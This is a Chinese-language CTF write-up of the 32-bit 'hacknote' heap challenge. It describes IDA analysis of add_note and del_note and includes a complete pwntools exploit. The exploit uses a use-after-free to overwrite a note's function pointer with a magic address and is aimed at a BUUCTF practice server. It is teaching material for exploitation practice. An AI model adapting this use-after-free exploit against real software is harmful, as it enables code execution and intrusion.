





 本文详细探讨了使用IDA Pro反汇编一个32位程序,针对开启NX保护的情况,通过add_note和del_note函数操作堆内存,进而实现对第二个chunk的控制。通过实例展示了如何利用这些技巧来实现flag的获取。
查看文件信息

32位 且开启了NX保护

一个创建堆的程序
IDA分析
将文件丢入IDA32位 进行反汇编分析(这个时候我们需要进行一些调整)

先创建一个结构体,一定要按D调整大小

main函数就是一些选择
咱们进入相关的函数分析
我们先看add_note()函数

仔细研究后可以发现,咱们可以控制第二个chunk
咱们可以看到第二个函数del_note()


exp
from pwn import *
context.log_level = 'debug'
i = 0
if i:
    r = process('./hacknote')
else:
    r = remote('node4.buuoj.cn',25235)

def add_note(size,content):
    r.sendlineafter('choice :','1')
    r.sendlineafter('Note size :',str(size))
    r.sendlineafter('Content :',content)

def del_note(index):
    r.sendlineafter('Your choice :','2')
    r.sendlineafter('Index :',str(index))

def Print_note(index):
    r.sendlineafter('choice :','3')
    r.sendlineafter('Index :',str(index))

magic_addr = 0x8048945
add_note(48,'aaaa')
add_note(48,'bbbb')
del_note(0)
del_note(1)
add_note(8,p32(magic_addr))
Print_note(0)

r.interactive()
flag






 扫一扫
扫一扫


 414
414

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





